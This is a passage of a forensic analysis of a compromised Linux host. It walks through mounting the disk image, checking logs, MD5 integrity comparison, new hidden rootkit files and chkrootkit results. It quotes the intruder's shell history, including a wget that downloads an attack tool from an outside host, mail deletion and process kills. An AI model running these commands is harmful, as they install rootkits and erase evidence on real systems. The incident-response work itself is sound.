
```
$ mount compromised.img /mnt/image –o ro,loop,noatime,noexec,nodev
```

screenshot2.6.1: information regarding image mounting process..

1. Check of host's logs:

The system log checking is a procedure that can provide the first information regarding the activities that compromised it. Unfortunately, many times the logs are incorrectly stored or misconfigured by the administrator, are eliminated by the attacker or either intentionally redirected to /dev/null to eliminate its presence.

NOTE: The Steering Committee of the Brazilian Internet, www.cg.org.br, stipulates that logs must be stored for a minimum period of three years. However, there is a consensus among experts and lawyers, in reason of the slowness of the justice and the course of processes the logs must be kept for a longer period of time; the recommended time is for at least five years.




```
$ log]# ls -la
total 36
drwxr-xr-x    2 root     root         4096 Aug 10 15:30 .
drwxr-xr-x   17 root     root         4096 Jul 14 13:54 ..
-rw-------    1 root     root          676 Aug 10 15:54 boot.log
-rw-------    1 root     root         3591 Aug 10 20:20 cron
-rw-------    1 root     root        16358 Aug 10 20:20 maillog
lrwxrwxrwx    1 root     root            9 Aug 10 15:30 messages ->
/dev/null
-rw-------    1 root     root          179 Aug 10 18:58 secure
-rw-------    1 root     root            0 Aug 10 13:33 spooler
-rw-r--r--    1 root     root            0 Aug 10 13:33 wtmp
```


screenshot2.6.2: list of files found on folder /var/log of image.

It is possible to observe on the image that the attacker redirected logs that should be stored in the file `messages` to the device `/dev/null`. This is a common action used by miscreants to prevent logs from being recorded.

The content of the remaining log files can be observed to identify tracks of the activities. Only the content that is significant to the case will be listed.




```
$ more boot.log
Aug 10 13:33:57 localhost syslog: syslogd startup succeeded
Aug 10 13:33:57 localhost syslog: klogd startup succeeded
Aug 10 13:33:32 localhost syslog: syslogd shutdown succeeded
Aug 10 13:33:56 localhost syslog: klogd shutdown failed
Aug 10 13:33:57 localhost syslog: syslogd shutdown failed
Aug 10 14:13:47 localhost sshd: sshd -TERM failed
Aug 10 15:52:10 localhost httpd: httpd shutdown succeeded
Aug 10 15:52:12 localhost httpd: fopen: No such file or directory
Aug 10 15:52:12 localhost httpd: httpd: could not open error log
```




```
file /etc/httpd/logs/error_log.
Aug 10 15:52:12 localhost httpd: httpd startup failed
Aug 10 15:54:18 localhost httpd: httpd shutdown failed
```

screenshot2.6.3: contents of *boot.log* file.



```
$ more secure
Aug 10 16:04:14 localhost xinetd[732]: START: telnet pid=15169
from=193.109.122.5
Aug 10 18:58:33 localhost sshd[15287]: Did not receive
identification string from 202.85.165.46.
```

screenshot2.6.4: contents of “secure “file.



```
$ more mailog

Aug 10 14:14:01 localhost sendmail[4763]: h7ALE1t04763:
from=apache, size=1300, class=0, nrcpts=1,
msgid=<200308102114.h7ALE1t04763@
localhost.localdomain>, relay=apache@localhost

Aug 10 14:14:01 localhost sendmail[4768]: h7ALE1t04763:
to=jijeljijel@yahoo.com, ctladdr=apache (48/48), delay=00:00:00,
xdelay=00:00:00, mailer=esmtp, pri=31300, relay=mx1.mail.yahoo.com.
[64.157.4.78], dsn=2.0.0, stat=Sent (ok dirdel)

Aug 10 14:20:00 localhost sendmail[11277]: h7ALK0P11277: from=root,
size=255, class=0, nrcpts=1, msgid=<200308102120.h7ALK0P11277@lo
calhost.localdomain>, relay=root@localhost

Aug 10 15:37:40 localhost sendmail[23320]: h7AMUUn23300:
to=newptraceuser@yahoo.com, ctladdr=apache (48/48), delay=00:07:10,
xdelay=00:07:10, mailer=esmtp, pri=30043, relay=mx4.mail.yahoo.com.
[216.136.129.6], dsn=2.0.0, stat=Sent (ok dirdel)

Aug 10 15:40:01 localhost sendmail[1319]: h7AMe1U01319: from=root,
size=251, class=0, nrcpts=1, msgid=<200308102240.h7AMe1U01319@sbm
79.dtc.apu.edu>, relay=root@localhost

Aug 10 15:40:01 localhost sendmail[1319]: h7AMe1U01319: to=root,
ctladdr=root (0/0), delay=00:00:00, xdelay=00:00:00, mailer=local,
pri=30251, dsn=2.0.0, stat=Sent

Aug 10 15:42:31 localhost sendmail[23331]: h7AMUVC23321:
to=newptraceuser@yahoo.com, ctladdr=apache (48/48), delay=00:12:00,
xdelay=00:12:00, mailer=esmtp, pri=30043, relay=mx4.mail.yahoo.com.
[216.136.129.17], dsn=4.0.0, stat=Deferred: Connection timed out
with mx4.mail.yahoo.com.

Aug 10 15:43:43 localhost sendmail[25659]: h7AMWXH25629:
to=skiZophrenia_siCk@yahoo.com, ctladdr=root (0/0), delay=00:11:10,
xdelay=00:11:10, mailer=esmtp, pri=38198, relay=mx4.mail.yahoo.com.
[216.136.129.6], dsn=5.0.0, stat=Service unavailable

Aug 10 15:43:43 localhost sendmail[25659]: h7AMWXH25629:
h7AMhhG25659: DSN: Service unavailable
```

```
Aug 10 16:34:50 localhost sendmail[15194]: h7AMUVC23321:
to=newptraceuser@yahoo.com, ctladdr=apache (48/48), delay=01:04:19,
xdelay=00:00:00, mailer=esmtp, pri=120043,
relay=mx2.mail.yahoo.com. [64.156.215.5], dsn=2.0.0, stat=Sent (ok
dirdel)

Aug 10 16:40:00 localhost sendmail[15198]: h7ANe0q15198: from=root,
size=251, class=0, nrcpts=1, msgid=<200308102340.h7ANe0q15198@sb
M79.dtc.apu.edu>, relay=root@localhost
```

screenshot2.6.5contents of “maillog” file.


```
$ more .bash_history
id
uptime
./inst
hostname
hostname sbm79.dtc.apu.edu
cd /dev/shm/sc
./install sbm79.dtc.apu.edu
rm -rf /var/mail/root
ps x
cd /tmp
ls -a
wget izolam.net/sslstop.tar.gz
ps x
ps aux | grep apache
kill -9  21510  21511 23289  23292 23302
```

screenshot2.6.6: Information found on file `.bash_history` on system root directory.

Since the system in question had been previously configured expecting to be compromised, a file was created, *linux-suspended-md5s.gz*, with all MD5 hashes of the system after the installation. This file will be used to identify the changes that occurred. Only the modifications to the initial installation will be shown.

```
$ md5sum -c linux-suspended-md5s.gz | grep -v OK | grep FAILED
md5sum: /mnt/image/var/log/lastlog: No such file or directory
md5sum: /mnt/image/var/log/sa/sa14: No such file or directory
md5sum: /mnt/image/var/log/sa/sa15: No such file or directory
md5sum: /mnt/image/var/log/sa/sar14: No such file or directory
md5sum: /mnt/image/var/log/sa/sa16: No such file or directory
md5sum: /mnt/image/var/log/sa/sar15: No such file or directory
md5sum: /mnt/image/var/log/sa/sa06: No such file or directory
md5sum: /mnt/image/var/log/samba/log.smbd: No such file or
directory
md5sum: /mnt/image/var/log/samba/smbd.log: No such file or
directory
md5sum: /mnt/image/var/log/samba/log.nmbd: No such file or
directory
md5sum: /mnt/image/var/log/samba/localhost.log: No such file or
directory
md5sum: /mnt/image/var/log/xferlog: No such file or directory
md5sum: /mnt/image/var/log/httpd/error_log: No such file or
directory
```

```
md5sum: /mnt/image/var/log/httpd/ssl_engine_log: No such file or
directory
md5sum: /mnt/image/var/log/httpd/access_log: No such file or
directory
md5sum: /mnt/image/var/log/httpd/ssl_request_log: No such file or
directory
md5sum: /mnt/image/var/log/httpd/access_log.1: No such file or
directory
md5sum: /mnt/image/var/log/httpd/error_log.1: No such file or
directory
md5sum: /mnt/image/var/log/dmesg: No such file or directory
md5sum: /mnt/image/var/log/rpmpkgs: No such file or directory
md5sum: /mnt/image/var/run/ftp.rips-all: No such file or directory
md5sum: /mnt/image/tmp/root.md5: No such file or directory
md5sum: WARNING: 22 of 16959 listed files could not be read
md5sum: WARNING: 36 of 16937 computed checksums did NOT match
/mnt/image/var/lib/slocate/slocate.db: FAILED
/mnt/image/var/lib/random-seed: FAILED
/mnt/image/var/lib/logrotate.status: FAILED
/mnt/image/var/log/messages: FAILED
/mnt/image/var/log/lastlog: FAILED open or read
/mnt/image/var/log/secure: FAILED
/mnt/image/var/log/maillog: FAILED
/mnt/image/var/log/wtmp: FAILED
/mnt/image/var/log/sa/sa14: FAILED open or read
/mnt/image/var/log/sa/sa15: FAILED open or read
/mnt/image/var/log/sa/sar14: FAILED open or read
/mnt/image/var/log/sa/sa16: FAILED open or read
/mnt/image/var/log/sa/sar15: FAILED open or read
/mnt/image/var/log/sa/sa06: FAILED open or read
/mnt/image/var/log/samba/log.smbd: FAILED open or read
/mnt/image/var/log/samba/smbd.log: FAILED open or read
/mnt/image/var/log/samba/log.nmbd: FAILED open or read
/mnt/image/var/log/samba/localhost.log: FAILED open or read
/mnt/image/var/log/xferlog: FAILED open or read
/mnt/image/var/log/httpd/error_log: FAILED open or read
/mnt/image/var/log/httpd/ssl_engine_log: FAILED open or read
/mnt/image/var/log/httpd/access_log: FAILED open or read
/mnt/image/var/log/httpd/ssl_request_log: FAILED open or read
/mnt/image/var/log/httpd/access_log.1: FAILED open or read
/mnt/image/var/log/httpd/error_log.1: FAILED open or read
/mnt/image/var/log/dmesg: FAILED open or read
/mnt/image/var/log/cron: FAILED
/mnt/image/var/log/boot.log: FAILED
/mnt/image/var/log/rpmpkgs: FAILED open or read
/mnt/image/var/cache/man/whatis: FAILED
/mnt/image/var/cache/samba/smbd.pid: FAILED
/mnt/image/var/cache/samba/connections.tdb: FAILED
/mnt/image/var/cache/samba/nmbd.pid: FAILED
/mnt/image/var/run/utmp: FAILED
/mnt/image/var/run/runlevel.dir: FAILED
/mnt/image/var/run/syslogd.pid: FAILED
/mnt/image/var/run/klogd.pid: FAILED
/mnt/image/var/run/apmd.pid: FAILED
/mnt/image/var/run/sshd.pid: FAILED
```




```
/mnt/image/var/run/sendmail.pid: FAILED
/mnt/image/var/run/gpm.pid: FAILED
/mnt/image/var/run/crond.pid: FAILED
/mnt/image/var/run/ftp.rips-all: FAILED open or read
/mnt/image/var/spool/anacron/cron.daily: FAILED
/mnt/image/var/spool/anacron/cron.weekly: FAILED
/mnt/image/tmp/root.md5: FAILED open or read
/mnt/image/etc/rc.d/init.d/functions: FAILED
/mnt/image/etc/rc.d/rc.sysinit: FAILED
/mnt/image/etc/mail/statistics: FAILED
/mnt/image/etc/aliases.db: FAILED
/mnt/image/etc/adjtime: FAILED
/mnt/image/etc/samba/secrets.tdb: FAILED
/mnt/image/etc/httpd/conf/httpd.conf: FAILED
/mnt/image/usr/bin/top: FAILED
/mnt/image/bin/netstat: FAILED
/mnt/image/bin/ls: FAILED
/mnt/image/bin/ps: FAILED
/mnt/image/sbin/ifconfig: FAILED
```

screenshot2.6.7: errors found comparing MD5 hashes with the original system configuration.

After collecting and analyzing the present data, the results are as follow:

Twenty-two (22) files were removed from the system and thirty-six (36) were modified. Some of the identified modifications in files with extension `.pid` and on the directory `log` are normal in a system. There is a total of nine (9) files `.pid`, which reduces the number of files modified to twenty-seven (27). The files listed above have nine (9) modifications that can be classified as critical.

The presence of new files added to the system after installation has to be verified, also. This is done by comparing the list of files in the original MD5 hash (*linux-suspended-md5s.gz*) with the current list of files, obtained by running the `find` command. Only the new ones that are relevant are listed:




```
$ diff files-before files-after | grep "<" > files-add
$ diff files-before files-after | grep ">" > files-del
$ more files-add
< /bin/awk
< /bin/pico
< /etc/opt/psyBNC2.3.1.tar.gz
< /lib/.x
< /lib/.x/.boot
< /lib/.x/cl
< /lib/.x/hide
< /lib/.x/hide.log
< /lib/.x/inst
< /lib/.x/install.log
< /lib/.x/ip
< /lib/.x/log
< /lib/.x/s
< /lib/.x/sk
< /lib/.x/s/lsn
< /lib/.x/s/mfs
< /lib/.x/s/pid
< /lib/.x/s/port
< /lib/.x/s/r_s
< /lib/.x/s/s_h_k
< /lib/.x/s/s_h_k.pub
< /lib/.x/s/sshd_config
< /lib/.x/s/xopen
< /root/sslstop
```

screenshot2.6.8: list of “new” files that were created after system installation..

It can be observed that once again there is the presence of evidence as has been listed previously, such as, *psyBNC2.3.1.tar.gz*. The file `files-del` has the same information obtained during the execution of md5sum command shown on screenshot 2.6.7.

A tool called `chkrootkit` is now employed. Just like the name says, it is used to verify the presence of rootkits and other modifications in the system. Additional information on `chkrootkit` can be found at following address www.chkrootkit.org.

```
$ ./chkrootkit -V
chkrootkit version 0.42
$ ./chkrootkit -r /mnt/image/
ROOTDIR is `/mnt/image/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not infected
Checking `gpm'... not infected
Checking `grep'... not infected
Checking `hdparm'... not infected
Checking `su'... not infected
Checking `ifconfig'... INFECTED
Checking `inetd'... not infected
Checking `inetdconf'... not found
Checking `identd'... not infected
Checking `init'... not infected
Checking `killall'... not infected
Checking `ldsopreload'... not infected
Checking `login'... not infected
Checking `ls'... INFECTED
Checking `lsof'... not found
Checking `mail'... not infected
Checking `mingetty'... not infected
Checking `netstat'... INFECTED
Checking `named'... not found
Checking `passwd'... not infected
Checking `pidof'... not infected
Checking `pop2'... not found
Checking `pop3'... not found
Checking `ps'... INFECTED
Checking `pstree'... not infected
Checking `rpcinfo'... not infected
Checking `rlogind'... not infected
Checking `rshd'... not infected
Checking `slogin'... not infected
Checking `sendmail'... not infected
Checking `sshd'... not infected
Checking `syslogd'... not infected
Checking `tar'... not infected
Checking `tcpd'... /usr/bin/strings: /mnt/image/tcpd: No such file
or directory not infected
Checking `tcpdump'... not infected
Checking `top'... INFECTED
Checking `telnetd'... not infected
Checking `timed'... not found
Checking `traceroute'... not infected
Checking `vdir'... not infected
Checking `w'... not infected
Checking `write'... not infected
Checking `aliens'...
/mnt/image/dev/ttyop /mnt/image/dev/ttyoa
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
Searching for t0rn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs...
nothing found
Searching for suspicious files and dirs, it may take a while...
/mnt/image/usr/lib/perl5/5.6.0/i386-linux/.packlist
/mnt/image/lib/.x /mnt/image/lib/.x/.boot
/mnt/image/lib/.x
Searching for LPD Worm files and dirs... nothing found
Searching for Ramen Worm files and dirs... nothing found
Searching for Maniac files and dirs... nothing found
Searching for RK17 files and dirs... nothing found
Searching for Ducoci rootkit... nothing found
Searching for Adore Worm... nothing found
Searching for ShitC Worm... nothing found
Searching for Omega Worm... nothing found
Searching for Sadmind/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for Showtee... nothing found
Searching for OpticKit... nothing found
Searching for T.R.K... nothing found
Searching for Mithra... nothing found
Searching for OBSD rk v1... nothing found
Searching for LOC rootkit ... nothing found
```

